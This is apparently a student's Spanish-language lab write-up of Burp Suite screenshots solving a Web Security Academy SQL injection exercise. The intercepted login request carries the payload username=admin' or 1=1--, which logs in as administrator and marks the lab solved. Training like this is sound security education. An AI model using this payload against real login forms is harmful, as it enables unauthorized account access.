




Actividad 3 Inyección sql bypass






Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://0aba00a304c8839b80809931005100fd.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open browser Comment this item HTTP/2
Pretty Raw Hex
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0aba00a304c8839b80809931005100fd.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aba00a304c8839b80809931005100fd.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: es-ES,es;q=0.9
22 csrf=DEYWS8gEKPuLYon71twzzaC8my0Ghs4b&username=admin&password=1234
Search... 0 highlights
Inspec...
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 22


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
3 ×
Send Cancel Follow redirection Target: https://0aba00a304c8839b80809931005100fd.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
cation/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aba00a304c8839b80809931005100fd.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: es-ES,es;q=0.9
22 csrf=DEYWS8gEKPuLYon71twzzaC8my0Ghs4b&username=admin' or 1=1--&password=1234
Search... 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account?id=administrator
3 Set-Cookie: session=HV7bZ3dTKWbUVTXvVc6Jg86cIUf6c7qT; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
Search... 0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 22
Response headers 4
Done
195 bytes | 255 millis


damian_seguridad
What is SQL Injecti
All labs | Web Secu
Laboratorio: Vulner
0aba00a304c8839b
SQL injection vulne
0aba00a304c8839b80809931005100fd.web-security-academy.net/my-account?id=administrator
Web Security Academy
SQL injection vulnerability allowing login bypass
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email